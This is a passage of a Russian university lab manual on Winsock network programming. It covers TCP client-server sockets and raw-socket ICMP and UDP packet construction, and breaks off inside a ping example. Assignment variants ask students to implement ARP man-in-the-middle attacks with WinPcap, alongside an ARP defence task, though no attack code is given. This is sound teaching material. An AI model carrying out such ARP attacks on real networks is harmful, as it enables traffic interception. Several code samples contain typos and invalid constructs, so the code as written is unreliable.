Министерство высшего образования и науки Российской федерации
Севастопольский государственный университет

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

Для выполнения лабораторных работ
по дисциплине «Сети передачи данных в территориально-распределенных информационных системах» для студентов очной и заочной форм обучения
направления 09.04.02 «Информационные системы и технологии»

Севастополь
2019

УДК 681.06 + 658.5

Методические указания к лабораторному практикуму по дисциплине «Сети передачи данных в территориально распределенных информационных системах» для студентов очной и очно-заочной форм обучения направления 09.04.02 "Информационные системы и технологии" **/Сост. К. В. Кротов. – Севастополь: Изд-во СевГУ, 2019. – 52с.**

Методические указания предназначены для проведения лабораторных занятий по дисциплине «Сети передачи данных в территориально распределенных информационных системах» . Целью настоящих методических указаний является изучение и исследование средств обмена, предоставленных библиотекой Winsock и ее возможностей по программному формированию пакетов различных протоколов компьютерных сетей, а также исследование возможностей нестандартного использования протокола ARP.

Методические указания составлены в соответствии с требованиями программы дисциплины «Сети передачи данных в территориально распределенных информационных системах» для студентов очной и очно-заочной форм обучения направления 09.04.02 "Информационные системы и технологии" и утверждены на заседании кафедры Информационных систем, протокол № ___ от _____2019.

Рецензент Брюховецкий А.А. наук, доцент кафедры ИТиКС.

СОДЕРЖАНИЕ

ОБЩИЕ ТРЕБОВАНИЯ К ВЫПОЛНЕНИЮ ЛАБОРАТОРНЫХ РАБОТ

1. ЦЕЛЬ И ЗАДАЧИ ЛАБОРАТОРНЫХ РАБОТ

Цель настоящих лабораторных работ состоит в исследовании основных алгоритмов и библиотек реализующих работу протоколов в компьютерных сетях. Задачами выполнения лабораторных работ являются:

- углубленное изучение основных теоретических положений дисциплины дисциплине «Сети передачи данных в территориально распределенных информационных системах»,
- получение практических навыков по написанию программ, реализующих методы и алгоритмы работы протоколов в компьютерных сетях.

2. ОПИСАНИЕ ЛАБОРАТОРНОЙ УСТАНОВКИ

Объектом исследования в лабораторных работах являются различные сетевые протоколы, а также методы и алгоритмы их реализации.

Инструментом исследования методов организации сетевых взаимодействий является ЭВМ. Программным средством исследования, является библиотека WINSOCK, подключаемая к программным модулям, создаваемым в среде разработки Borland C++ Builder или Visual studio. Описание функций библиотеки для реализации алгоритмов организации сетевых взаимодействий приведено ниже в лабораторных работах.

3. СОДЕРЖАНИЕ ОТЧЕТА

Отчеты по лабораторной работе оформляются каждым студентом индивидуально. Отчет должен включать: название и номер лабораторной работы; цель работы; краткие теоретические сведения; постановку задачи; текст программы, реализующей задание; распечатку результатов выполнения программы.

4.ЗАДАНИЕ НА РАБОТУ

Задание выбирается в соответствии с вариантом, назначаемым преподавателем, например:

Вариант 1.

Реализовать с помощью WinPcap ARP атаку типа man-in-the-middle.

Вариант 2.

Реализовать с помощью WinPcap ARP атаку, описанную в пункте 2.1.2. данных методических указаний.

Вариант 3.

Реализовать защиту от ARP атак путем формирования статической ARP таблицы.

ЛАБОРАТОРНАЯ РАБОТА №1

ИССЛЕДОВАНИЕ СРЕДСТВ ОБМЕНА, ПРЕДОСТАВЛЕННЫХ БИБЛИОТЕКОЙ WINSOCK ДЛЯ ВЗАИМОДЕЙСТВИЯ КЛИЕНТ - СЕРВЕРНЫХ ПРИЛОЖЕНИЙ

1. ЦЕЛЬ РАБОТЫ

Исследовать средства обмена, предоставленные библиотекой WinSock для взаимодействия клиент - серверных приложений.

2. ОСНОВНЫЕ ПОЛОЖЕНИЯ

При создании сетевых приложений клиент-серверной архитектуры, предусматривается функционирование этих приложений на разных хостах, находящихся в составе сети. При этом клиентское приложение является инициатором обмена данными с сервером. Последовательность шагов по реализации обмена клиента с сервером представлена на рисунке1.



Рисунок 1- Алгоритм инициализации обмена клиентом.

При этом алгоритм инициализации обмена предусматривает выполнение следующих действий:

Перед началом использования функций библиотеки Winsock ее необходимо подготовить к работе вызовом функции "*int* ***WSAStartup*** *(WORD wVersionRequested, LPWSADATA lpWSAData)"* передав в старшем байта слова *wVersionRequested* номер требуемой версии, а в младшем - номер подверсии.

Аргумент *lpWSAData* должен указывать на структуру *WSADATA*, в которую при успешной инициализации будет занесена информация о производителе библиотеки. Никакого особенного интереса она не представляет, и прикладное приложение может ее игнорировать. Если инициализация проваливается, функция возвращает ненулевое значение.

Вызов функции WSAStartup осуществляется следующим образом:

```
WSAData wsaData;
if (WSAStartup(MAKEWORD(2,1),&wsaData)!=0)
{
```

```
ShowMessage("Failed to find Winsock");
return;
}
```

1) Создание сокета. Сокет – это объект в программе, который позволяет однозначно идентифицировать логический канал обмена информацией между приложениями в сети. Сокеты (sockets) представляют собой высокоуровневый унифицированный интерфейс взаимодействия с телекоммуникационными протоколами.

2) Заполнение структуры типа Sockaddr_in данными, используемыми при установления соединения (IP-адрес хоста, на котором функционирует сервер; номер порта, через который идет обмен и другие параметры).

3) Соединение с сервером с указанием соответствующих параметров, обеспечивающих это соединение (номер порта, IP-адрес).

4) Инициализация отправки сообщения посредством использования соответствующего канала передачи данных (идентифицируемого сокетом, определяющим IP-адрес пункта назначения и номер порта).

Таким образом, процесс обмена (инициализируемой клиентом) предполагает создание класса, задание параметров, идентифицирующих пункт назначения, передача этих параметров в функцию, устанавливающую соединение, и непосредственно обмен данными между приложениями.

Последовательность шагов, упомянутая выше, реализуется посредством вызова функций, представляемых библиотекой < WinSock 2.h>

Синтаксический вызов функций, реализующих последовательность шагов при обмене данными на стороне клиента, имеет ниже следующий вид.

Создание пакета выполняется с использованием функции Socket с указанием следующих параметров:

socket (domain, type, protocol);

Значение параметров, задаваемых в вызове, следующие:

1. Параметр domain – это константа, указывающая, какой домен должен использовать Сокет. При реализации обмена между приложениями в рамках сети он принимает значение AF_INET;
2. Параметр type задает тип создаваемого сокета. В случае использования стека протоколов TCP/IP для обеспечения дуплексной связи на основе логического соединения, данный параметр должен принимать значение SOCK_STREAM.
3. Параметр protocol показывает , какой протокол следует использовать с данным сокетом. При использовании стека TCP/IP он неявно определяется типом самого сокета, поэтому в качестве значения этого параметра может быть задан 0.

Следует отметить, что вызов функции Socket должен инициализировать значением некоторую переменную, объявленную ранее с использованием типа SOCKET.

Структура типа Sockaddr_in обеспечивает установление соединения между приложениями. Для этого определяются значения следующих ее компонент:

1. Sin_family, в которой задается идентификатор домена, в рамках которого функционирует сокет (сеть или свой локальный компьютер)- AF_INET;
2. Sin_port, в которой задается идентификатор порта, через который будет проводится обмен между приложениями (в качестве значения, стандартного открытого порта может быть использовано 1080).
3. Sin_addr.s_addr, в которой задается IP-адрес хоста, с которым устанавливается соединение. В последних версиях winsock можно встретить следующее определение s1.sin_addr.S_un.S_add .

При инициализации компонент структуры значениями необходимо использовать следующие стандартные функции:

1. htons, которая возвращает 16-ти битный номер в специальном формате, используемом в протоколе TCP/IP;
2. inet_addr, которая преобразует символьную строку в стандартный IP-адрес, используемый в стеке протоколов TCP/IP.

Номер порта, через который клиент устанавливает соединение и номер порта, через который сервер контролирует запросы на установление соединения, должны совпадать. Непосредственное соединение с серверным приложением осуществляется вызовом функции connect, в которой должны быть указаны следующие параметры:

1. идентификатор сокета, который будет использован при установлении соединения;
2. указатель на структуру, хранящую адресную информацию, используемую для установления соединения;
3. размер структуры в байтах, которая используется для установления соединения.

Общий формат вызова функции connect имеет следующий вид:

int connect(socket s,(struct sock add r) peer, int peer_len);*

При успешном вызове этой функции происходит инициализация целой переменной, значение которой отлично от 0.

Непосредственный обмен сообщениями между клиентом и сервером после установления между ними соединения осуществляется путем вызова SEND и RECV в следующем формате:

int recv (socket_id, buf, len_buf, flaqs);
int send (socket_id, buf, len_buf, flaqs);

В данном формате используемые параметры имеют следующий смысл:

1. параметр socket_id определяет идентификатор сокета, посредствам осуществляется обмен;
2. параметр buf является идентификатором промежуточного буфера, откуда извлекаются передаваемые данные, либо куда помещаются принимаемые данные;

3. параметр len-buf позволяет указать в функции размер буфера в байтах передаваемых или принимаемых данных;
4. параметр flags задает исходные дополнительные режимы обмена данными между приложениями (по умолчанию данный параметр может принимать нулевое значение).

Пример клиентской программы, реализующий рассмотренный алгоритм с использованием введенных синтаксических конструкций имеет следующий вид.

```
# include  <stdio.h>
# include  <winsock2.h>
main()
{
 WSAData wsaData;
 if (WSAStartup(MAKEWORD(2,1),&wsaData)!=0)
 {
  ShowMessage("Failed to find Winsock");
  return;
 }
 struct sockaddr_in peer;

 SOCKET s;
 int rc;
 char buf [1];

 peer.sin_family=AF_IWET;
 peer.sin_port=htons(7500);
 peer.sin_addr. s_addr=inet_addr("172.0.0.1");
 s=socket (AF_INET, SOCK_STREAM, 0);
 if(s<0)
 {
  print ("Ошибка вызова сокета");
  exit(1);
 }
 rc=connect(s, (struct sockaddr*)&pecr, sizeof(pecr));
 if (rc)
 {
  printf ("Ошибка соединения");
  exit(1);
 }
 rc=SEND(s, "1", 1, 0);
 if (rc<=0)
 {
  printf("Ошибка пересылки");
  exit(1);
 }
 rc=recv(s, buf, 1, 0);
 if (rc<=0)
 {
  printf("Ошибка принятия данных");
  exit(1);
 }
}
```

Построение сервера, который вынужден постоянно прослушивать канал на наличие запроса соединения с клиентом предполагает выполнение следующей последовательности шагов, комментируемой рисунком 2:

Необходимо изначально подготовить работу библиотеки winsock, аналогично с началом работы клиента.

1. создание сокета, т.е. определение идентификатора того логического канала, который будет в дальнейшем связан с конкретным клиентом, с которым сервер ведет обмен;
2. формирование структуры типа sockaddr_in(), в которой задается сетевой идентификатор клиента, от которого ожидается вызов, и номер прослушиваемого порта;
3. связывание созданного сокета с заданными сетевыми параметрами, которые используются для прослушивания;
4. перевод сокета в режим прослушивания входящих соединений по конкретному порту с заданного в структуре типа Sockaddr_in() IP-адреса;
5. приём соединения, ожидающего во входной очереди. В случае удачного приема соединения на данном шаге генерируется новый сокет, посредством которого будет происходить обмен данными. Адресные параметры этого сокета аналогичны адресным параметрам сокета, реализующего контроль соединения с клиентом.(шаг 5")
6. передача и прием данных при обмене информацией с клиентом.



Рисунок 2- Алгоритм прослушивания канала сервером с обменом сообщениями

Формат конструкции функций библиотеки WinSock, реализующих рассмотренные шаги алгоритма сетевого обмена, имеет рассматриваемый ниже синтаксис.

Связывание созданного для контроля наличия соединения сокета с адресными параметрами, задаваемые структурой типа Sockaddr_in(), осуществляется вызовом функции bind в следующем формате:

int bind (socket s, (struct sockaddr) name, int name length),*

где параметр s определяет дескриптор прослушивающего сокета, параметр name задаёт адресную информацию (номер порта и IP-адрес), идентифицирующего прослушиваемый сетевой интерфейс, а параметр namelength определяет длину соответствующей адресной структуры.

Элемент sin_addr.S_addr адресной структуры, идентифицирующей клиента, необходимо задать в виде INADDR_ANY. Это предполагает возможность принятия соединений от любого клиентского приложения в сети.

Перевод сокета, связанного ранее с соответствующей адресной информацией, в режим ожидания соединения с использованием функций listen в следующем формате:

int listen(socket s, int backlog),

где параметр backlog задает максимальное число ожидающих, но не принятых соединений, поступивших от соответствующего клиента. Традиционно для функционирующих в рамках локальных сетей программ значение этого параметра равно 5.

Прием соединения (запроса на установление соединения), ожидающего во входной очереди осуществляется вызовом функции accept, в которой указываются следующие параметры:

SOCKET accept (socket s, (strvet sockaddr)addr, int FAR* addrlen),*

где параметр s определяет идентификатор сокета, использованного для контроля наличия соединения с соответствующим клиентом; в структуру addr записывается адресная информация, идентифицирующая клиента, с которым будет осуществляться обмен и аналогичная той, которая использовалась сокетом, реализующим контроль наличия соединения. Вызов функции accept возвращает идентификатор сокета, который используется при обмене данными.

После того, как соединение с клиентом принято, с помощью вызовов функций send и recv в формате, указанном выше, реализуется обмен с ним данными.

Пример серверной программы, обрабатывающей запросы клиента на соединении и осуществляющей обмен с ним данными приведен ниже.

```
# include < stdio.h >
# include < winsock2.h >
main ()
{
 struct sockaddr_in local1,local2;
 socket s1,s;
 int rc;
 char buf[1];
 WSAData wsaData;
 if (WSAStartup(MAKEWORD(2,1),&wsaData)!=0)
```

```
{
 ShowMessage("Failed to find Winsock");
 return;
}
local1.sin_family=AF_INET;
local1.sin_port=htons(7500);
local1.sin_addr.s_addr=htons(INADDR_ANY);
s=socket (AF_INET, sock_stream, 0);
if (s<0)
{
 printf ("Сокет не создан");
 exit(1); }
 rc=bind (s, (struct sockaddr *)&local1, sizeof(local1));
 if (rc<0)
{
 printf("Нет связывания адреса и сокета");
 exit(1);
}
rc=listen(s, 5);
if (rc)
{
 printf ("Ошибка вызова listen");
 exit(1);
}
int size = sizeof(local2);
s1=accept(s, (struct sockaddr*)& local2, &size);
if (s1<0)
{
 printf("Ошибка создания сокета обмена данными");
 exit(1);
}
rc=recv (s1, buf, 1, 0);
if (rc<=0)
{
 printf("Ошибка чтения данных из канала");
 exit(1);
}
printf("%c \n", buf [0]);
rc=send (s1 "2", 1, 0);
if (rc<=0)
{
 print("Ошибка отправки данных");
 exit(1);
 }
}
```

3. ВАРИАНТЫ ЗАДАНИЙ

Вариант 1.

Реализовать “клиент – серверное” приложение, выполняющее обмен данными между хостами в сети с произвольным количеством сообщений в любом порядке (простейшая реализация чата).

Вариант 2.

Реализовать “клиент – серверное” приложение, таким образом, чтоб сервер поддерживал как минимум три соединения. Сервер рассылает сообщения одновременно всем клиентам.

Вариант 3.

Реализовать “клиент – серверное” приложение, таким образом, чтоб сервер поддерживал как минимум три соединения. Сервер получает сообщения от всех клиентов, при этом при выводе сообщений определяет и выводит адрес, отправившего сообщение.

4. СОДЕРЖАНИЕ ОТЧЁТА

4.1. Цель работы.
4.2. Вариант задания.
4.3. Текст разработанной программы и тексты используемых классов.
4.4. Распечатка окон разработанных программ, демонстрирующих их работу.
4.5. Выводы.

5. КОНТРОЛЬНЫЕ ВОПРОСЫ

5.1. Что такое сокет?
5.2. Какие компоненты адресной структуры, позволяющие идентифицировать приложения, функционирующие в сети вы знаете?
5.3. Изобразите и объясните структуру алгоритма инициализации обмена на клиентской стороне
5.4. Изобразите и объясните структуру алгоритма реализации обмена на серверной стороне.

ЛАБОРАТОРНАЯ РАБОТА №2

ИССЛЕДОВАНИЕ ВОЗМОЖНОСТЕЙ БИБЛИОТЕКИ WINSOCK ПО ПРОГРАММНОМУ ФОРМИРОВАНИЮ ПАКЕТОВ РАЗЛИЧНЫХ ПРОТОКОЛОВ КОМПЬЮТЕРНЫХ СЕТЕЙ

1. ЦЕЛЬ РАБОТЫ

Изучить и исследовать возможности библиотеки WinSock для формирования пакетов различных сетевых протоколов.

2. ОСНОВНЫЕ ПОЛОЖЕНИЯ

Библиотека WinSock на ряду со средствами создания пакетов для идентификации их с каналами передачи информации между приложениями, представляет так же средства по непосредственному формированию пакетов на низком (аппаратном) уровне. Это позволяет формировать пакеты непосредственно в требуемом виде и передавать их в канал, либо анализировать значение полей пакетов соответствующих прототипов в сети. Для создания пакетов библиотека WinSock предоставляет в распоряжение разработчика ряд встроенных структур, отражающих непосредственную структуру пакетов. Однако указанные программные структуры могут быть объявлены разработчиком и самостоятельно при сохранении размеров соответствующих полей

Linux **Описание**

```
Struct IP-pack {
vint version:4;                    /* версия*/
vint header_len:4;          /* длина заголовка */
vint serve_type:8;          /* правила обслуживания пакета */
vint packet_len:16;         /* общая длина пакета в байтах */
vint ID:16;              /* идентификатор пакета */
vint dont_fraq:1;        /* флаг запрещающий фрагментацию */
vint more_frags:1;          /*  флаг  наличия  последующих  фраг-
ментов */
vint fraq_offset:13;        /* смещение фрагмента */
vint time_to_live:8;        /*  число  переходов  через  маршрути-
затор */
vint protocol:8;         /* протокол */

hdr_chk sum : 16;           контрольная сумма заголовка
IP v4_source : 32;                  IP-адресс отправителя
IP v4_dest : 32;            IP-адресс назначения
Options [];                 40 байтов служебных данных
Data[];                     данные
```

Windows **Описание**

```
Struct IP-pack {

    BYTE h_len:4;                  // Length of the header in
dwords
    BYTE version:4;                // Version of IP
    BYTE tos;                      // Type of service
```

```
        USHORT total_len;        // Length of the packet in dwords
        USHORT ident;            // unique identifier
        USHORT flags;            // Flags
        BYTE ttl;                          // Time to live
        BYTE proto;                   // Protocol number (TCP, UDP
   etc)
        USHORT checksum;          // IP checksum
     ULONG source_ip;                 // IP-адрес отправителя
       ULONG dest_ip;           // IP-адрес назначения
```

Формат структуры, идентифицирующий поля пакета протокола UDP, имеет следующий вид:

Linux	**windows**	**описание**
`Struct UDP_header {`	`struct udphdr {`	
`SRC_port;`	`uh_sport;`	номер порта отправителя
`DST_port`	`uh_dport;`	номер порта получа-теля
`Length;`	`udp_length`	длина сообщения
`Checksum;`	`udp_checksum;`	контрольная сумма
`Data[];  }`	`}`	данные

Формат структуры, идентифицирующий поля протокола ICMP, имеет следующий вид:

Linux	**windows**	**описание**
`Struct ICMP_header {`	`struct ICMP{`	
`type : 8 ;`	`byte ICMP_TYPE;`	тип ошибки
`code : 8 ;`	`byte ICMP_code;`	код ошибки
`checksum : 16 ;`	`short ICMP_CKSUM;`	контрольная сумма
`id:16;`	`short ICMP_id;`	идентификатор ICMP-пакета
`msg [];`	`long ICMP_seg;`	данные(дополнительное описание ошибки)

Таблица 1. – Коды ICMP

Тип	Код	Описание
0	0	Эхо-ответ
3	0	Сеть недоступна
	1	Узел недоступен
	2	Протокол недоступен
	3	Порт недоступен
	6	Указанная сеть неизвестна
	7	Указанный узел неизвестен
	9	Доступ к указанной сети запрещен
	10	Доступ к указанному узлу запрещен
8	0	Эхо-запрос
15	0	Информационный запрос
16	0	Ответ на информационный запрос
17	0	Запрос адресной маски
18	0	Ответ на запрос адресной маски

Различная комбинация значений типа и кода ошибки позволяют получать

большое количество ICMP-запросов и ICMP-ответов. В то же время поле данных позволяет передавать в ICMP-сообщениях информацию о номерах открытых портов, маске подсетей и так далее. Возможные множества значений полей кода и типа ошибки представлены в таблице 1.

В соответствии с порядком движения информации по уровням эталонной модели OSI, протоколы ICMP и UDP, рассматриваемые в этой лабораторной работе, размещают свои заголовки и данные в разделе данные IP-пакета . Так как разработчик непосредственно сам формирует пакеты, ему должен быть представлен доступ к нижним уровням иерархии модели OSI. В этом случае сокет, который будет обеспечивать передачу данных, должен создаваться совершенно с другими значениями параметров, чем это было ранее(лабораторная работа №1). Параметр “type” задающий тип сокета, должен быть проинициализирован значением “Sock-RAW”, который предполагает передачу низкоуровневых данных без подтверждения доставки. Параметр “protokol” инициализируется значением номера протокола, пакета которого размещается в IP-пакете. Однако для этого указанный номер извлекается из соответствующей компоненты встроенной в WinSock структуры типа protoent, куда непосредственно он должен быть занесен с использованием функции getprotobyname (“имя_протокола”), результатом выполнения которой как раз и является указатель на структуру типа protoent. Таким образом, общий синтаксис создания сокета для передачи низкоуровневых пакетов имеет вид:

```
Struct      protoent*proto;
int socket;
proto= getprotobyname(“ICMP”);
socket= socket(AF_INET, SOCK_RAW proto -> P_proto);
```

При “ручном” создании пакетов никакого установления соединения между хостами в сети не требуется. Данные выставляются в сеть и пересылаются протоколами нижних уровней на сторону получателя. Поэтому в библиотеке для передачи сформированных пакетов предусмотрена функция sendto, позволяющая предварительно не создавать соединение. Ее формат имеет следующий вид:

```
int sendto (socket,buffer,buf_length,option , addr, addr_length),
```

где параметры socket, buffer, buf_length соответствуют функции send, параметр options может быть задан нулевым, параметр addr является структурой (см. лаб. раб. №1), компоненты которой определяют адрес хоста назначения и номер порта для обмена, параметр add_length определяет длину адресной структуры.

Аналогично прием пакетов без установления соединения осуществляется посредством вызова функции recfrom с указанием в ней вышеупомянутой адресной структуры. Формат вызова функции recfrom следующий:

```
int recfrom (socket,buffer,buf_length, options,addr,addr_length);
```

Таким образом сформированные ICMP и UDP пакеты при вызове функции

sendto будет автоматически размещаться в заголовке IP-пакета (т.е. формировать IP-пакет вручную не нужно). Однако на приемной стороне записанная в символьный буфер (с помощью функции recfrom) датаграмма может быть приведена к типу strukt IP для последующего исследования ее компонент. Например:

```
char buf [];
recfrom (socket, buf, len_buf, 0, addr, len_addr );
IP=(struct IP*) buf;
printf (ntohl (IP->IP_SRC));
```

Примерный вид программы, осуществляющий обмен данными на серверной и клиентской сторонах следующий:

```
# include <winsock2.h>
main() {
  struct sockaddr_in addr;
  struct IP *IP;
  struct icmp*ICMP;
  struct protoent *proto;
  int socket_1;
/* инициализация компоненты структуры addr  */
  proto=getprotobyname ("ICMP");
  socket_1=socket(AF_Inet, Sock_RAW, PROTO-> P_PROTO);

  ICMP->ICMP_TYPE=8;
  ICMP->ICMP_CODE=0;
/* размешение структуры ICMP в буфер */
  sendto (socket_1, buf, len_buf, 0 , addr, len_addr);
}
```

```
# include <winsock2.h>
main() {
  struct sockaddr_in addr;
  struct IP*IP;
  struct ICMP*ICMP;
  struct protoent *proto;
  int socket_2;
  char buf[]; int hl;
  /*  инициализация компонент структуры addr */
  PROTO= getproto byname ("ICMP");
  Socket_2=socket(AF_INET, SOCK_RAW,PROTO->P_PROTO);
  Recfom (SOCKET_2, buf, len_buf, 0, addr, len_addr);
  IP=(Struct IP*) buf;
  PRINT(inet_NtoA(IP->IP_SRC)Inet_NtoA (IP->IP_DST));
  hl=IP->IP_hl;
  icmp=(struct ICMP*) (buf+hl);
  printf (ICMP->ICMP_code, ICMP_type);
}
```

ПРИМЕР

```
//---------------------------------------------------------
#pragma hdrstop
//---------------------------------------------------------
#include <winsock2.h>
```

```
#include <iostream>
using namespace std;

#include "ws2tcpip.h"
#pragma argsused
#define DEFAULT_PACKET_SIZE 32
#define DEFAULT_TTL 30
#define MAX_PING_DATA_SIZE 1024
#define   MAX_PING_PACKET_SIZE   (MAX_PING_DATA_SIZE   +   si-
zeof(IPHeader))

// типы ICMP пакетов
#define ICMP_ECHO_REPLY 0
#define ICMP_DEST_UNREACH 3
#define ICMP_TTL_EXPIRE 11
#define ICMP_ECHO_REQUEST 8

// минимальный размер ICMP пакетов в байтах
#define ICMP_MIN 8
struct IPHeader {
    BYTE h_len:4;           // Length of the header in dwords
    BYTE version:4;         // Version of IP
    BYTE tos;               // Type of service
    USHORT total_len;       // Length of the packet in dwords
    USHORT ident;           // unique identifier
    USHORT flags;           // Flags
    BYTE ttl;               // Time to live
    BYTE proto;             // Protocol number (TCP, UDP etc)
    USHORT checksum;        // IP checksum
    ULONG source_ip;
    ULONG dest_ip;
};

// ICMP заголовок
struct ICMPHeader {
    BYTE type;          // ICMP packet type
    BYTE code;          // Type sub code
    USHORT checksum;
    USHORT id;
    USHORT seq;
    ULONG timestamp;    // not part of ICMP, but we need it
};

USHORT ip_checksum(USHORT* buffer, int size);

int main(int argc, char* argv[])
{
    char *host="10.9.101.137";

    // инициализация переменных
    int seq_no = 0;
    ICMPHeader* send_buf=0;
    IPHeader* recv_buf = 0;


    int ttl = DEFAULT_TTL;
```

```
// выбираем размер пакета - или размер структуры ICMPHeader
или размер пакета по умолчанию
    int packet_size = DEFAULT_PACKET_SIZE;

//                                        packet_size          =
max(sizeof(ICMPHeader),min(MAX_PING_DATA_SIZE,        (unsigned
int)packet_size));
packet_size=1024;

    // выделяем память под заколовок ICMP пакета
    send_buf = (ICMPHeader*)new char[packet_size];
    recv_buf = (IPHeader*)new char[MAX_PING_PACKET_SIZE];

    // запуск Winsock
    WSAData wsaData;
    if (WSAStartup(MAKEWORD(2, 1), &wsaData) != 0) {
        cerr << "Failed to find Winsock 2.1 or better." <<
endl;
        return 1;
    }

    // объявление сокетов и структур для отправки
    SOCKET sd;
    sockaddr_in dest, source;

   // создаём сокет
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
    if (sd == INVALID_SOCKET)
    {
        cerr << "Failed to create raw socket: " << WSAGetLas-
tError() <<endl;
    }

    int t=500;
    if             (setsockopt(sd,SOL_SOCKET,SO_RCVTIMEO,(const
char*)&t,sizeof(t)) == SOCKET_ERROR)
    {
        cerr << "Recieve timout setsockopt failed: " << WSA-
GetLastError() << endl;
        return -1;
    }
//  setsockopt ////////////////////////////////

  // инициализация структуры с информацией о хосте назначения
    memset(&dest, 0, sizeof(dest));

    // преобразования адреса хоста для структуры назначения
    unsigned int addr = inet_addr(host);
    if (addr != INADDR_NONE)
    {
        dest.sin_addr.s_addr = addr;
        dest.sin_family = AF_INET;
    }

   // заполнение полей ICMP пакеты для отправки
    send_buf->type = ICMP_ECHO_REQUEST;
```

```
    send_buf->code = 0;
    send_buf->checksum = 0;
    send_buf->id = (USHORT)GetCurrentProcessId();
    send_buf->seq = seq_no;
    send_buf->timestamp = GetTickCount();
    send_buf->checksum  =  ip_checksum((USHORT*)send_buf,  pack-
et_size);

    // отправка пинг пакета
    cout << "Sending " << packet_size << " bytes to " <<
            inet_ntoa(dest.sin_addr) << "..." << flush;
    int bwrote = sendto(sd, (char*)send_buf, packet_size, 0,
            (sockaddr*)&dest, sizeof(dest));
    if (bwrote == SOCKET_ERROR) {
        cerr << "send failed: " << WSAGetLastError() << endl;
        return -1;
    }
    else if (bwrote < packet_size) {
        cout << "sent " << bwrote << " bytes..." << flush;
    }
  int nom=0;
  bool  good=true;   // параметр для определения был ли приём
успешным
  while (nom<3)
        {
            // принимаем пакеты, пока не будет успеха или то-
тальной ошибки

            int fromlen = sizeof(source);
            int bread = recvfrom(sd, (char*)recv_buf,
                    packet_size + sizeof(IPHeader), 0,
                    (sockaddr*)&source, &fromlen);
            if (bread == SOCKET_ERROR)
            {
                cerr << "read failed: ";
                if (WSAGetLastError() == WSAEMSGSIZE)
                {
                    cerr << "buffer too small" << endl;
                }
                else
                {
                   if (WSAGetLastError()==10060)
                   {
                    cerr<<endl<< "Request timed out." << endl;
                        return -1;
                   }
                   else
                   {
                    cerr<<"error #"<<WSAGetLastError()<<endl;
                            return -1;
                    }
                }
                good=false;  // были ошибки - приём не удался,
пакет разбирать не будем
            }
            else good=true;
```

```
            if (good) // если приём прошёл успешно, начинаем
разбирать пакет
            {
                // вытаскиваем порядковый номер из ICMP заго-
ловка
                // принятого пакета. Сравниваем его, если он
не равен
                // порядковому номеру присвоенному при отправ-
ки,
                // Значит была ошибка чтения
                unsigned short header_len = recv_buf->h_len *
4;
                ICMPHeader* icmphdr = (ICMPHeader*)
                        ((char*)recv_buf + header_len);
                if (icmphdr->seq != seq_no) {
                    cerr << "bad sequence number!" << endl;
                    continue;
                }

            // проверяем правильным ли был ответ
            if (packet_size < header_len + ICMP_MIN) {
                cerr  <<  "too  few  bytes  from  "  <<  in-
et_ntoa(source.sin_addr) <<
                        endl;
                return -1;
            }
            else if (icmphdr->type != ICMP_ECHO_REPLY) {
                if (icmphdr->type != ICMP_TTL_EXPIRE) {
                    if (icmphdr->type == ICMP_DEST_UNREACH) {
                        cerr  <<  "Destination  unreachable"  <<
endl;
                    }
                    else {
                        cerr << "Unknown ICMP packet type " <<
int(icmphdr->type) <<
                                " received" << endl;
                    }
                    return -1;
                }
                // If "TTL expired", fall through.  Next test
will fail if we
                // try it, so we need a way past it.
            }
            else          if          (icmphdr->id          !=
(USHORT)GetCurrentProcessId()) {
                // должно быть получен ответ от другого пинга
запущенного локально
                // игнорируем ответ
                return -2;
            }

            // подсчитываем, как долго был пакет в пути
            int nHops = int(256 - recv_buf->ttl);
            if (nHops == 192) {
                // TTL came back 64, so ping was probably to a
```

```
host on the
                // LAN -- call it a single hop.
                nHops = 1;
            }
            else if (nHops == 128) {
                // Probably localhost
                nHops = 0;
            }

            // Okay, we ran the gamut, so the packet must be
legal -- dump it
            cout << endl << packet_size << " bytes from " <<
